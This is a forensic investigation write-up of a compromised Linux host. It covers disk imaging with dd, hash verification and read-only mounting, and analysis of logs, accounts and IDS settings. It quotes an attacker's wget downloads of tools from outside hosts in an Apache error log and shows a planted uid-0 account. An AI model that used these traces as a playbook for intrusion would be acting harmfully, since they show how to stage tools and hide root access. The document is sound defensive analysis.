dd is a Unix which copies data from one source to another. To create the image files, data is copied from the raw device and output to a file on a mounted file system. The “if” argument defines the input and the “of” argument defines the output. What results is a bit wise copy of an unmounted file system. It includes everything, deleted files, unused slack space etc.

First an image of the entire drive, /dev/hdd, is made and output to /data/hda.dd. Hda is selected to conform to our convention for images from HD-SMP6530-1J. The “.dd” is selected as the file extension that will reflect images generated by **dd**.

```

[root@imager data]# dd if=/dev/hdd of=/data/hda.dd
12594960+0 records in
12594960+0 records out
[root@imager data]# md5sum -b hda.dd; sha1sum -b hda.dd
7707fb843190b8a608e2662a2b1187d5 *hda.dd
40929d53ed12f78505a527ec0c140faf9f6b948e *hda.dd

```

Figure 0-10 Taking an image of HD-SMP6530-1J as a whole

Following the generation of the image file I generate the md5 and sha1 sums and compare them to the previously generated signatures confirming that I have successfully generated a pristine duplicate.

The process is then repeated for each of the individual partitions on HD-SMP6530-1J.

```

[root@imager data]# dd if=/dev/hdd1 of=/data2/hda1.dd
4173056+0 records in
4173056+0 records out

```

```
[root@imager data]# md5sum -b hda1.dd; sha1sum -b hda1.dd
md5sum: hda1.dd: No such file or directory
sha1sum: hda1.dd: No such file or directory
[root@imager data]# md5sum -b /data2/hda1.dd; sha1sum -b /data2/hda1.dd
f6ff19fda1a4315e21d65507f4d662b0 */data2/hda1.dd
0b29d295010dd85f5d4c1bef9242394524fe10d0 */data2/hda1.dd

[root@imager data]# dd if=/dev/hdd2 of=/data2/hda2.dd
2+0 records in
2+0 records out
[root@imager data]# md5sum -b /data2/hda2.dd; sha1sum -b /data2/hda2.dd
b67a516d5236e4d014f10baf46d5fb7d */data2/hda2.dd
706431657bbc2fbfbbb393a53ff35c0e90a22035 */data2/hda2.dd

[root@imager data]# dd if=/dev/hdd5 of=/data2/hda5.dd
2146976+0 records in
2146976+0 records out
[root@imager data]# md5sum -b /data2/hda5.dd; sha1sum -b /data2/hda5.dd
4a3c6aaf8b1110d05a11264363bad87b */data2/hda5.dd
cc32a86796b8d6db9dd4d7c40ee58d62d1f5186c */data2/hda5.dd

[root@imager data]# dd if=/dev/hdd6 of=/data2/hda6.dd
6274736+0 records in
6274736+0 records out
[root@imager data]# md5sum -b /data2/hda6.dd; sha1sum -b /data2/hda6.dd
837dd8697e96812e5a5e03496414abea */data2/hda6.dd
3f8a6665f4fad3df746bf19ccdf9778effcb3620 */data2/hda6.dd
```

Figure 0-11 Imaging the partitions of HD-SMP6530-1J

A comparison of the generated md5 and sha1 sums confirms that we have produced pristine copies to examine during the forensic analysis.

Imaging the Drives, HD-WDC2640-1J

Determining the Partition Table, HD-WDC2640-1J

Using the same method as was applied to determine the partition table for the previous drive, I determine the partition table for HD-WDC2640-1J.

```
[root@imager root]# fdisk -l /dev/hdd

Disk /dev/hdd: 240 heads, 63 sectors, 833 cylinders
Units = cylinders of 15120 * 512 bytes

   Device Boot      Start         End      Blocks    Id System
/dev/hdd1    *           1          138     1043248+   83  Linux
/dev/hdd2             139          833     5254200    5  Extended
/dev/hdd5             139          833     5254168+   83  Linux
```

Figure 0-12 Using fdisk to determine the partition table of HD-WDC2640-1J

Calculating the Partition Signatures, HD-WDC2640-1J

Md5sum and sha1sum signatures are then generated for the drive as a whole and each of the partitions.

```
[root@imager root]# md5sum -b /dev/hdd; md5sum -b /dev/hdd1; \  
> md5sum -b /dev/hdd2; md5sum -b /dev/hdd5  
cded65f7de74a41eddca5881ec79162d */dev/hdd  
5fa25c71bf8c454341a2a9f6eb5330f0 */dev/hdd1  
5a7c19e32b3ee30dfc62619eb3318c05 */dev/hdd2  
b7b3c422e4ff3f2de1cdda042f8cd154 */dev/hdd5
```

Figure 0-13 Calculating md5sums for HD-WDC2640-1J

```
[root@imager root]# sha1sum -b /dev/hdd; sha1sum -b /dev/hdd1; \  
> sha1sum -b /dev/hdd2; sha1sum -b /dev/hdd5  
0e40e1d261e246d418c45adc667d7073ce9b77a0 */dev/hdd  
3920aeb69470f39a2b24490216dacd04d718195e */dev/hdd1  
07968b64c8b50d4d96cd3130a6545ce3ccb01c37 */dev/hdd2  
23cce61e88c70f51d875999f071d34752bd1a401 */dev/hdd5
```

Figure 0-14 Calculating sha1sums for HD-WDC2640-1J

Producing the Images and Verifying the Contents, HD-WDC2640-1J

First the HD-WDC2640-1J drive as a whole and then as partitions is imaged with **dd**. After each file is generated the md5 and sha1 signatures are generated and compared against the known values confirming pristine duplicates to examine during the forensic analysis.

```
[root@imager root]# dd if=/dev/hdd of=/data/hdb.dd  
12594960+0 records in  
12594960+0 records out  
[root@imager root]# md5sum -b /data/hdb.dd; sha1sum -b /data/hdb.dd  
cded65f7de74a41eddca5881ec79162d */data/hda.dd  
0e40e1d261e246d418c45adc667d7073ce9b77a0 */data/hda.dd  
  
[root@imager root]# dd if=/dev/hdd1 of=/data2/hdb1.dd  
2086496+0 records in  
2086496+0 records out  
[root@imager root]# md5sum -b /data2/hdb1.dd; sha1sum -b /data2/hdb1.dd  
5fa25c71bf8c454341a2a9f6eb5330f0 */data2/hdb1.dd  
3920aeb69470f39a2b24490216dacd04d718195e */data2/hdb1.dd  
  
[root@imager root]# dd if=/dev/hdd2 of=/data2/hdb2.dd  
2+0 records in  
2+0 records out  
[root@imager root]# md5sum -b /data2/hdb2.dd; sha1sum -b /data2/hdb2.dd  
5a7c19e32b3ee30dfc62619eb3318c05 */data2/hdb2.dd  
07968b64c8b50d4d96cd3130a6545ce3ccb01c37 */data2/hdb2.dd  
  
[root@imager root]# dd if=/dev/hdd5 of=/data2/hdb5.dd  
10508336+0 records in  
10508336+0 records out  
[root@imager root]# md5sum -b /data2/hdb5.dd; sha1sum -b /data2/hdb5.dd  
b7b3c422e4ff3f2de1cdda042f8cd154 */data2/hdb5.dd
```

```
23cce61e88c70f51d875999f071d34752bd1a401 */data2/hdb5.dd
```

Figure 0-15 Imaging HD-WDC2640-1J

Transfer of Files to the Analysis Console

The image workstation lacked capacity and horsepower to perform a forensic investigation on the images of 2 6GB drives. After each set of images were generated and validated the files were transferred over an isolate network to the Forensic Analysis Console system.

The following files were moved:

- hda.dd, hda.md5 and hda.sha1
- hda1.dd, hda1.md5 and hda1.sha1
- hda2.dd, hda2.md5 and hda2.sha1
- hda5.dd, hda5.md5 and hda5.sha1
- hda6.dd, hda6.md5 and hda6.sha1
- hdb.dd, hdb.md5 and hdb.sha1
- hdb1.dd, hdb1.md5 and hdb1.sha1
- hdb2.dd, hdb2.md5 and hdb2.sha1
- hdb5.dd, hdb5.md5 and hdb5.sha1

To verify the image integrity post transfer to the analysis server, the md5 and sha1 sums were recalculated and compared. Windows does not include cryptographic tools by default. I downloaded and installed Cygwin, a Linux-like environment for Windows, to fulfill this requirement. It provides access to many applications common to Unix, including the md5sum and sha1sum applications I required. Cygwin also includes dd.

The analysis of the disk images would ultimately be performed from the RedHat-8 operating system instance installed in VMware on the forensic server. I had intended for it to access the images by mounting the Windows partition over samba (the Linux to Windows file sharing utility). Performance was inadequate and I ultimately resorted to rebuilding the RedHat-8 VMware instance with a 30 GB disk allocation located on the disk array and copying the image files across. I could have also performed the md5 and sha1 sums from within RedHat-8 using its md5sum and sha1sum utilities against the images on the mapped drive.

It is possible that a circumstance might occur where it may be necessary to take one or more disk images without the benefit of a Unix system or a Unix system with sufficient disk space. Windows running Cygwin demonstrably provides the same capability should it be required.

Media Analysis of the System

Making the Hard Drive Images Available for Analysis

Images as files alone do not volunteer much information readily. It is their contents as viewed when running as a system that is of interest. To assist in this matter I leverage three tools initially: the operating system of the forensic server, The Sleuth Kit, and Autopsy, the forensic browser.

To begin with I will mount the partition images as if they were separate active partitions on a file system. Once mounted the investigation can extend into their contents. The images themselves are of the entire partition, including the slack (unused/unallocated) disk space. Once the images are mounted they could be used as file systems; new entries could be created (consuming the slack space within the image file) and contents could be modified. It is critical that the contents remain unchanged throughout the investigation to maintain the integrity of the evidence.

To this end I place the images in a directory, /evidence, and change the permissions on the files to make them read only. While mounted the image can be modified by interaction with its file system even though the operating system recognizes the image file as read only. When mounting the image files I will use optional constraints to prevent modification.

I mount the image of the first partition from the primary drive, hda1.dd, as it is most likely the root partition. Once the root partition is located, identified by its contents, I will be able to determine the mount points of the other partitions. The contents of /etc/vfstab define the mount points of partitions on a Linux system.

The following command mounts the partition on the "/mnt/hacked" directory. For a thorough discussion of the constraints and the value and utility of MAC times, please see Section 1.2.1.3 Making the Floppy Image Available for Analysis.

```
[root@fs evidence]# mount -ro,loop,nodev,noatime,noexec \  
> /evidence/hda1.dd /mnt/hacked
```

Figure 0-16 Mounting a partition with constraints

Examining the contents of the partition confirms it as the root partition by the presence of the bin, etc, usr and var directories.

```
[root@fs root]# ls /mnt/hacked  
bin   core  etc    initrd  lost+found  opt    root  swap  usr  
boot  dev   home  lib     mnt         proc   sbin  tmp   var
```

Figure 0-17 File listing of the root directory of the hda1 partition

Examination of the partition table allows me to account for each of the other partitions determined when creating the images. Having adopted the hda and

hdb naming convention for each of the image files, matching their actual device names when installed on Jupiter, there is a 1 to 1 correlation of image files to partitions by name:

```
[root@fs root]# cat /mnt/hacked/etc/fstab
/dev/hda1 / ext2 defaults 1 1
none /dev/pts devpts mode=0620 0 0
none /dev/shm tmpfs defaults 0 0
/dev/hdb5 /home ext2 defaults 1 2
/dev/hdc /mnt/cdrom auto user,iocharset=iso8859-
1,umask=0,exec,codepage=850,ro,noauto 0 0
/dev/fd0 /mnt/floppy auto user,iocharset=iso8859-
1,umask=0,exec,codepage=850,noauto 0 0
none /proc proc defaults 0 0
/dev/hda6 /usr ext2 defaults 1 2
/dev/hdb1 /var ext2 defaults 1 2
/dev/hda5 swap swap defaults 0 0
```

Figure 0-18 The partition map: contents of the /etc/fstab file

The hda2 and the hdb2 extended partitions are not accounted for in the /etc/fstab table. The reason for this is that they are not mounted as partitions but are rather constructs of the disk topology that the operating system understands in order support the additional partitions defined within them.

With this information a brief script is constructed for mounting each of the partitions with the integrity constraints turned on.

```
#!/bin/sh
# Jupiter File system Mount
mount -ro,loop,nodev,noatime,noexec /evidence/hda1.dd /mnt/hacked
mount -ro,loop,nodev,noatime,noexec /evidence/hda6.dd /mnt/hacked/usr
mount -ro,loop,nodev,noatime,noexec /evidence/hdb5.dd /mnt/hacked/home
mount -ro,loop,nodev,noatime,noexec /evidence/hdb1.dd /mnt/hacked/var
```

Figure 0-19 Image mount script

Examination of the Partition Mount Points

It is more intuitive to mount the partitions within the directory structure they would have appeared as on the running system (i.e. the var partition mounted within the root partition on the /var directory). This also allows us to execute commands that will descend through the entire directory tree structure.

Prior to mounting the var, usr and home partitions I examine the contents of the directories that serve as the mount points. It is possible that the attacker might have covertly stored data in these directories knowing that it would become obscured when the partitions were mounted. Later comparisons can be made with the contents of the partitions when mounted.

The mount point directory of /var contains directories and files with reported dates of Jun 19 2002. The /usr directory is empty. The /home partition contains

the home directories of three known legitimate users on the system; again with dates of Jun 19 2002. The data in these directories would appear to be data from prior to the addition of the second drive in the system.

Preliminary Information

Operating System Version and Installation Date

John informed us that Jupiter was a Mandrake Linux host. A more accurate definition of the operating system is stored in the `/etc/issue` file:

The OS version (with ASCII art deleted and left justified):

```
[root@fs hacked]# cat etc/issue
Linux Version 2.4.19-19mdk
Compiled #1 Fri Nov 8 19:23:57 CET 2002
One 400MHz Intel Pentium II Processor, 383M RAM
796.26 Bogomips Total
Jupiter

Mandrake Linux release 8.1 (Vitamin) for i586
Kernel 2.4.19-19mdk on an i686 / \1
```

Figure 0-20 contents of the `/etc/issue` file

The compiled date is not necessarily an accurate capture of the install date. The time stamp on the install log indicates that Jupiter was installed on June 19th, 2002.

```
[root@fs root]# ls -al /mnt/hacked/root/install.log
-rw-r--r-- 1 root root 50717 Jun 19 2002
/mnt/hacked/root/install.log
```

Figure 0-21 File attributes of the `install.log` file

We may use the OS and version information later to determine vulnerabilities associated to the system that may have lead to the path of compromise. We will use the installation date to determine what modifications have occurred on the system since that time.

Time Zone and Clock Configuration

The time configuration and time zone are required to for accurate representation of when events unfolded.

```
[root@fs hacked]# cat etc/sysconfig/clock
ARC=false
UTC=true
ZONE=America/New York
```

Figure 0-22 Jupiter clock configuration

In the following examination of the `ntp.conf` file **grep** with the `-v` option is used to exclude lines containing a `#`. These lines are comments within the file and contain no pertinent information.

```
[root@fs hacked]# cat etc/ntp.conf | grep -v "#"

server 216.200.93.8 stratum 3
server 140.142.16.34 stratum 3
server 205.188.185.33 stratum 3
fudge 127.127.1.0 stratum 10

driftfile /etc/ntp/drift
broadcastdelay 0.008

authenticate no
```

Figure 0-23 Jupiter NTP configuration

The `ntp.conf` file confirms that Jupiter was using Network Time Protocol (NTP) to synchronize its internal clock to the external references listed as servers.

Were there external hosts available that performed some form of logging, we could attempt to corroborate our findings in local log files with those provided by the external hosts. The strength of the corroboration would be based on how close their clocks were to the same time. Providing that the external hosts were running NTP we would have a strong degree of reliability based on “Jupiter” also actively running NTP. Knowing that Jupiter was configured to display logs in Eastern Standard Time (Zone=America/New_York) we could produce appropriate time shifts if the external log hosts were in a different time zone.

User and Group Examination

Per the information provided by the owner of the system. The “ls” command failed to work and he deleted an unknown user entry from the `/etc/passwd` file with a user id of 0 (zero) and a group id of the next one after the previous user. I will begin with looking at the spurious user.

The entry in `/etc/passwd` if not deleted would have appeared as:

```
perfectbr:x:0:509:/root:/bin/bash
```

Figure 0-24 representation of the `/etc/passwd` line that would have contained the user id `perfectbr`

An examination of `/etc/group` shows the following entry for `perfectbr`:

```
perfectbr:x:509
```

Figure 0-25 The `perfectbr` entry from the `/etc/group` file

And `/etc/shadow` shows the following:

```
perfectbr:member:12311:0:00000:7:::
```

Figure 0-26 The perfectbr entry from the /etc/shadow file

Perfectbr created an account with a user id of 0 (zero), the value in the second field of the record with “:” being the delimiter. This is the same user id as root with all the associated rights and privileges.

Perfectbr did not place its user in the same group as root however with a group id of 509. The unmodified entry in the group file confirms a group was created called perfectbr with a value that is one greater then the previous group, that of the previous user.

The entry in the shadow file confirms the perfectbr user was created but has an error in the record. The second field has contents “member”. This field should contain an encrypted entry composed of 13 characters representing the users password.

This error on the part of the attacker may be of use. The perfectbr user should be unable to log into the system through normal means, as his password is not in the correct form. This might also be an insight into the skills of our hacker; this is a rather basic mistake to make. It appears as if perfectbr manually edited the password entry in the shadow file.

The examination of the passwd, group and shadow files verifies the most significant piece of information provided by the victim and confirms the compromise.

Log File Examination

For the following discussion, I will refer to the log directories as though they were present on the running host. It is important to note however that the actual image file containing the “var” partition from the compromised host is mounted on the forensic server at /mnt/hacked/var/.

Key Findings

- The initial incursion against Jupiter appears to have been on September 10th at 12:36 at which point the files b.c, cbd, shell.pl and b.c.1 were downloaded to Jupiter through a compromise of the Apache web server. It is also likely that cbd and shell.pl were made executable via **chmod**.

- On September 16th a user, perfectbr, was added to the system. Attempts to login via ssh with this account failed due to an incorrectly formatted password in /etc/shadow.
- Login history as recorded in /var/log/utmp has been modified deleting entries that existed after August 22nd and prior to September 17th.
- Jupiter's external network interface "eth0" was operating in promiscuous mode due to an improperly configured, and largely useless, IDS.

Syslog Configuration

Syslog is the system logging facility under Unix. It is supported via the running service syslogd. Running services are commonly referred to as daemons. Many applications use this service to log various types of messages regarding their operation. These are defined as levels with six (6) being the default. The following is excerpted from the syslog man page (man syslog):

#define KERN_EMERG	"<0>"	/* system is unusable	*/
#define KERN_ALERT	"<1>"	/* action must be taken immediately	*/
#define KERN_CRIT	"<2>"	/* critical conditions	*/
#define KERN_ERR	"<3>"	/* error conditions	*/
#define KERN_WARNING	"<4>"	/* warning conditions	*/
#define KERN_NOTICE	"<5>"	/* normal but significant condition	*/
#define KERN_INFO	"<6>"	/* informational	*/
#define KERN_DEBUG	"<7>"	/* debug level messages	*/

Figure 0-27 syslog levels

Within the syslog configuration file (/etc/syslog.conf) can be found the locations where sysloging applications on the host are depositing their log files. More information on the syslog configuration file can be found in the syslog.conf man page (man syslog.conf).

Those applications not using syslog will typically define where they log messages within their own configuration files.

The following is excerpted from the /etc/syslog.conf file on Jupiter:

auth,authpriv.*	/var/log/auth.log
.;auth,authpriv.none	-/var/log/syslog

Figure 0-28 selection from the syslog configuration file

Each line of the syslog configuration file begins with a comma separated list of services followed by a period (.) followed by a comma separated list of priorities. A semicolon (;) present on the line provides exceptions to the previous definition.

The first line in the above sample states that auth and authpriv messages of any priority are logged to the /var/log/auth.log file.

The second line states that any facilities (the * wildcard) of any priority (the * wildcard again) except (; operator) auth and authpriv facilities without any priority exceptions (the ".none" extension) are logged to /var/log/syslog.

The benefit to logging the vast majority of events to syslog is that it is easy to correlate events together when they are recorded adjacent to one another temporarily within the log.

Based on the syslog configuration we need only look in auth.log for auth and authpriv messages or syslog for messages pertaining to any of the facilities syslog services. The entire list of facilities, including auth and authpriv, is:

"auth, authpriv, cron, daemon, kern, lpr, mail, mark, news, security (same as auth), syslog, user, uucp and local0 through local7." (man syslog)

Within the syslog configuration file mail, cron, kernel, lpr, news, and daemons have also been broken out into their own log files within /var/log/<facility>/. This facilitates targeted examination of systems without the clutter associated to the /var/log/syslog file.

Auth.log examination

Knowing that perfectbr can't log in I begin by searching the /var/log/auth.log for instances of "perfectbr" and am instantly rewarded:

```
[root@fs log]# grep perfectbr auth.log
Sep 16 14:05:06 jupiter adduser[13104]: new group: name=perfectbr,
gid=509
Sep 16 14:05:06 jupiter adduser[13104]: new user: name=perfectbr,
uid=0, gid=509, home=/home, shell=/bin/bash
Sep 16 14:06:27 jupiter sshd(pam_unix)[13108]: authentication failure;
logname= uid=0 euid=0 tty=NODEVssh ruser=
rhost=intentionallyobscured.net.br user=perfectbr
Sep 16 14:06:30 jupiter sshd[13108]: Failed password for perfectbr from
200.163.7.114 port 2846
Sep 16 14:06:35 jupiter sshd[13108]: Failed password for perfectbr from
200.163.7.114 port 2846
Sep 16 14:06:36 jupiter sshd(pam_unix)[13108]: 1 more authentication
failure; logname= uid=0 euid=0 tty=NODEVssh ruser=
rhost=intentionallyobscured.net.br user=perfectbr
```

Figure 0-29 Selection from the auth.log

Items of note from the above log sample: Per the date stamp we know that on September 16th our attacker had root access (was able to create a new user with uid 0). He failed to login over ssh with 3 attempts using his invalid password ("Failed Password..." then "Failed Password..." and finally "1 more") and during that attempted connection he was coming from a specific IP address in Brazil!

Httpd Log Examination

The host performs the roles of web, mail, ftp, ssh and dns server (as well as being the firewall protecting the internal hosts). All of these services could have been the path of compromise.

Within the httpd configuration directory (/etc/httpd/conf) we find references to various web associated log files located in /etc/httpd/logs, a symbolic link to the /var/log/httpd directory.

Knowing that the attacker was active recently I examine the current logs first. The logs in the /var/log/httpd directory were archived off on September 1st so the current logs should have all entries since that time. Access_log, error_log, perl-error.log and ssl-engine_log all have entries but only error_log has noteworthy contents:

```
[Wed Sep 10 12:36:09 2003] [notice] child pid 31984 exit signal
Segmentation fault (11)
--13:38:55-- http://intentionallyobscured.com.br/b.c
=> `b.c'
Connecting to intentionallyobscured.com.br:80... connected!
HTTP request sent, awaiting response... 302 Found
Location: http://intentionallyobscured.com.br/b.c [following]
--13:38:56-- http://intentionallyobscured.com.br/b.c
=> `b.c'
Connecting to intentionallyobscured.com.br:80... connected!
HTTP request sent, awaiting response... 200 OK
Length: 1,403 [text/plain]

    OK .                                     100%

13:38:57 (1.34 MB/s) - `b.c' saved [1403/1403]

chmod: invalid mode string: `x'
--13:56:29-- http://200.163.7.114:8080/cbd
=> `cbd'
Connecting to intentionallyobscured:8080... connected!
HTTP request sent, awaiting response... 200 OK
Length: 15,003 [text/plain]

    OK .....                               100%
0:00 13.5K

13:56:31 (13.16 KB/s) - `cbd' saved [15003/15003]

--15:36:37-- http://intentionallyobscured.ee/megadeath/shell.pl
=> `/tmp/shell.pl'
Connecting to intentionallyobscured.ee:80... connected!
HTTP request sent, awaiting response... 200 OK
Length: 618 [application/x-perl]

    OK                                     100%
```

```
15:36:37 (603.52 KB/s) - `/tmp/shell.pl' saved [618/618]

Name "main::paddr" used only once: possible typo at /tmp/shell.pl line
20.
sh: /tmp/ed.AXcx: Permission denied
sh: /tmp/ed.AXcx: Permission denied
sh: /tmp/ed.AXcx: Permission denied
sh: /tmp/ed.AXcx: Permission denied
--16:41:30-- http://intentionallyobscured.com.br/b.c
=> `b.c.1'
Connecting to intentionallyobscured.com.br:80... connected!
HTTP request sent, awaiting response... 302 Found
Location: http://intentionallyobscured.com.br/b.c [following]
--16:41:31-- http://intentionallyobscured.com.br/b.c
=> `b.c.1'
Connecting to intentionallyobscured.com.br:80... connected!
HTTP request sent, awaiting response... 200 OK
Length: 1,403 [text/plain]

    OK .                                     100%

16:41:33 (1.34 MB/s) - `b.c.1' saved [1403/1403]

chmod: invalid mode string: `x'
```

Figure 0-30 Selection from the http error_log

The segmentation fault is indicative of a buffer overflow compromise.

A segmentation fault is defined as:

An error in which a running Unix program attempts to access memory not allocated to it and terminates with a segmentation violation error and usually a core dump.¹⁴

A buffer overflow is defined as:

A buffer overflow occurs when a computer program attempts to stuff more data into a buffer (a defined temporary storage area) than it can hold. The excess data bits then overwrite valid data and can even be interpreted as program code and executed.¹⁵

Excessive data is written into a buffer in the web server, including commands to cause the downloading of the hacker's tools. The web server exceeds a system boundary condition in memory resulting in the segmentation fault. The additional commands in memory are potentially executed at the level of privilege of the web server as events resolve.

¹⁴ FOLDOC, Free Online Dictionary of Computing. "segmentation fault." URL: <http://wombat.doc.ic.ac.uk/foldoc/foldoc.cgi?query=segmentation+fault> (9 Feb 2004).

¹⁵ Kay, Russell. "Buffer Overflow." Computer World. 14 July 2003. URL: <http://www.computerworld.com/securitytopics/security/story/0,10801,82920,00.html> (9 Feb 2004).

Subsequent to the apparent buffer overflow a series of commands (the payload of the compromise) have been executed and were logged to syslog. The files b.c, cbd, and shell.pl have been deposited on the system. The output surrounding their arrival is consistent with the output generated by the **wget** command, a utility that allows non-interactive downloading of files from the web.

chmod is a Unix utility that modifies the file access permissions on a file. A **chmod** error message occurred for b.c and b.c.1. No **chmod** error message was generated in association to either of cbd or shell.pl. It would appear that an attempt was made to set the attributes of the files to executable. Given the lack of an error message for cbd and shell.pl it would appear that for these files it was successful.

John believed that the compromised occurred on or about September 16th, 2003. The httpd error_log indicates that events began to unfold on September 10th, 2003 at 12:36:09. There appear to be no additional log entries after the September 10th events until September 17th when we know that John was active on the system. If any httpd activity occurred between those two dates that would have been logged, it was either prevented from logging or was cleaned up after the fact.

Syslog Examination

There are no specific pieces of information pointing at the other syslog facilities as involved with the compromised. Lacking any other focus for a search of the syslog facilities I proceed with examining the /var/log/syslog file as it contains all logged messages with the exception of the authentication logs. To narrow my focus further I concentrate on events occurring between 12:30 and 17:00 on September 10th. The only entries of interest that emerge are (extracted with **grep**):

```
[root@fs log]# grep promiscuous syslog
Sep 14 04:02:02 jupiter kernel: device eth0 left promiscuous mode
Sep 14 04:02:03 jupiter kernel: eth0: Setting promiscuous mode.
Sep 14 04:02:03 jupiter kernel: device eth0 entered promiscuous mode
```

Figure 0-31 entries containing promiscuous in syslog

The network interface, eth0 or Ethernet 0, entering into promiscuous mode indicates it is possible that an Ethernet sniffer had been installed.

Firewall Logs

An examination of the firewall configuration file /etc/Bastille/bastille-firewall.cfg shows that logging is disabled:


```
#TCP_AUDIT_SERVICES="telnet ftp imap pop3 finger sunrpc exec login
linuxconf ssh"
LOG_FAILURES="N"                                # do not log blocked packets
```

Figure 0-32 logging configuration for the local firewall

The “#” (pound sign) preceding the TCP_AUDIT_SERVICES directive indicates that this option is “commented out” and will not be applied. No logs will be generated for the permitted connections.

LOG_FAILURES is set to “N” in order to not log packets blocked by the installed policy. This is not atypical for a home system. The frequency of scans from “the wild” (the undefined networks of the Internet) could quickly fill a small hard drive like that on a home system.

User Login Activity, wtmp

The wtmp file is a binary file that contains a listing of all logins and logout. It is viewed through the `last` command in Unix. The “-f” option allows the definition of a target file other than the default of `/var/log/wtmp`. First I examine the existing wtmp file:

```
User      pts/0      intentionallyobscured Wed Sep 17 14:03 - down
(00:03)
john      pts/0      intentionallyobscured Wed Sep 17 13:26 - 13:47
(00:21)
root      pts/0      :0                  Wed Sep 17 12:59 - 13:00 (00:00)
root      pts/0      :0                  Wed Sep 17 12:43 - 12:59 (00:16)
root      :0                  Wed Sep 17 12:43 - down (01:23)
reboot    system boot  2.4.19-19mdk Wed Sep 17 12:36          (01:29)
john      pts/2      :0                  Wed Sep 17 12:31 - 12:34 (00:03)
john      :0                  Wed Sep 17 12:28 - down (00:05)
root      pts/0      :0                  Wed Sep 17 12:17 - 12:28 (00:11)
root      :0                  Wed Sep 17 12:17 - 12:28 (00:11)
reboot    system boot  2.4.19-19mdk Wed Sep 17 12:00          (00:34)
reboot    system boot  2.4.19-19mdk Wed Sep 17 11:52          (00:05)
reboot    system boot  2.4.19-19mdk Wed Sep 17 11:40          (00:01)
root      pts/0      :0                  Wed Sep 17 11:38 - 11:38 (00:00)
root      :0                  Wed Sep 17 11:37 - down (00:00)
reboot    system boot  2.4.19-19mdk Wed Sep 17 11:31          (00:07)
root      pts/0      :0                  Wed Sep 17 11:27 - 11:28 (00:00)
root      :0                  Wed Sep 17 11:27 - down (00:00)
reboot    system boot  2.4.19-19mdk Wed Sep 17 09:22          (02:05)
john      pts/1      intentionallyobscured Wed Sep 3 16:25 - 16:28
(00:03)
```

Figure 0-33 output from the last command, examination of wtmp

The most immediately noticeable detail is that the entries begin on September 17th, after the point at which John had noted issues with his system and disconnected it from the network. The user “reboot” is recorded in wtmp when

the system is booted. John apparently rebooted his system 6 times through the course of trying to recover it and prior to asking for assistance.

Next the contents of the archived wtmp file /var/log/wtmp.1.gz are examined by copying it to the /tmp directory, uncompressing the file and running **last** against it.

```
john    pts/1    intentionallyobscured  Fri Aug 22 14:50 - 14:51
(00:00)
john    pts/1    intentionallyobscured  Fri Aug 22 13:32 - 13:51
(00:19)

logins over the week between Aug 14th and Aug 22nd deleted for brevity

john    pts/1    intentionallyobscured  Thu Aug 14 14:56 - 15:43
(00:46)
```

Figure 0-34 output from the last command, examination of wtmp.1.gz

Knowing that the system was in use between August 22nd and September 17 it is reasonable to draw the conclusion that wtmp entries have been deleted.

User Login Activity, lastlog

There is a second binary file that is a repository for login information, /var/log/lastlog. Lastlog can only be viewed by the **lastlog** command. The result of the **lastlog** command is a listing of login name, port, and last login time. **lastlog** is dependant on the user id values from the /etc/passwd file for yielding the login names. To make use of the lastlogin log information I have to generate additional users with user ids consistent with those on the compromised host and then place the lastlog file into /var/log/lastlog on the forensic server.

Lastlog then yields the following:

```
root    pts/0    :0                      Wed Sep 17 12:59:46 -0400 2003
all other users user ids between root and user reported as **Never
logged in**
john    pts/0    intentionallyobscured  Wed Sep 17 14:03:10 -0400 2003
no additional entries reported although additional users exist
```

Figure 0-35 results of the lastlog command, examination of the lastlog

Examining the archived lastlog through the same technique reveals the following:

```
all entries preceding john report as **Never logged in**
john    pts/1    intentionallyobscured  Fri Aug 22 14:50:54 -0400 2003
```

Figure 0-36 results of the lastlog command, examination of the lastlog.1.gz

Nothing of interest emerges from this examination. Items of interest would have been instances of user ids logging in that do not traditionally do so, or references to perfectbr having been logged in.

System Activity, boot.log

We can try to determine when the system went through reboots other than those noted in wtmp by examination of the /var/log/boot.log files. Boot.log contains the message resulting from the boot process. While there is no specific message reflecting the system coming up, we can determine boot times by clustered messages. A standard activity for a system during startup is to initialize the random number generator. By “greping” for this message within boot.log we can determine approximate times when the system was shutdown and probably rebooted.

```
[root@fs log]# grep "random number" boot.log
Sep 17 09:23:12 jupiter random: Initializing random number generator:
succeeded
Sep 17 11:31:41 jupiter random: Initializing random number generator:
succeeded
Sep 17 11:42:23 jupiter random: Initializing random number generator:
succeeded
Sep 17 12:00:44 jupiter random: Initializing random number generator:
succeeded
Sep 17 12:37:21 jupiter random: Initializing random number generator:
succeeded
```

Figure 0-37 using random number generator initialization to determine boot history

Additional examination of boot.log showed the following:

```
Sep 14 04:02:02 jupiter prelude: prelude shutdown succeeded
Sep 14 04:02:03 jupiter prelude: prelude_report shutdown succeeded
Sep 14 04:02:03 jupiter prelude: prelude_report startup succeeded
Sep 14 04:02:04 jupiter prelude: prelude startup succeeded
```

Figure 0-38 Intrusion Detection System shutdown and startup

There were no additional indications of a system reboot, at any time, in any of the boot.log archives prior to the boot cycle on September 17th (/var/log/boot.log.#.gz where “#” is a value between 1 and 5 inclusive).

Examination of the archived boot.log entries was performed with the following command; the results from the most recent archive are included:

```
[root@fs log]# zcat boot.log.1.gz
Sep  7 04:02:02 jupiter prelude: prelude shutdown succeeded
Sep  7 04:02:02 jupiter prelude: prelude_report shutdown succeeded
Sep  7 04:02:03 jupiter prelude: prelude_report startup succeeded
Sep  7 04:02:03 jupiter prelude: prelude startup succeeded
```

Figure 0-39 Intrusion Detection System (IDS) shutdown and startup in the archived boot.log

zcat functions similarly to **cat** in that it echoes the contents of a file to standard output, in this case the terminal session. It differs from **cat** in that it takes as the source a compressed file and outputs the data uncompressed.

IDS Logs, Prelude

Prelude, as reported in the boot.log file, is an IDS. Prelude logs to /var/log/prelude per the configuration files in /etc/prelude. Also in the configuration file is the location of the rule set:

```
prelude.conf:# The default is to use $prefix/etc/prelude/prelude.rules
```

Figure 0-40 IDS rule configuration

Which does not exist. Which is a shame. A current rule set may have captured valuable information about the nature of the attack against Jupiter.

As a result the logs in /var/log/prelude only include hits on port scans and ISS Unicode attacks. IDS systems operate with the network interface in promiscuous mode in order to examine all traffic received on an interface; as opposed to only traffic destined for the host or hosts behind it.

The fact that Jupiter was already operating in promiscuous mode makes it much more difficult to substantiate that the attacker had installed and was running an Ethernet packet sniffer.

Looking at /var/log/syslog we can see the messages from the kernel and from prelude in time sequence for the most recent entrance into promiscuous mode:

```
Sep 14 04:02:03 jupiter kernel: eth0: Setting promiscuous mode.  
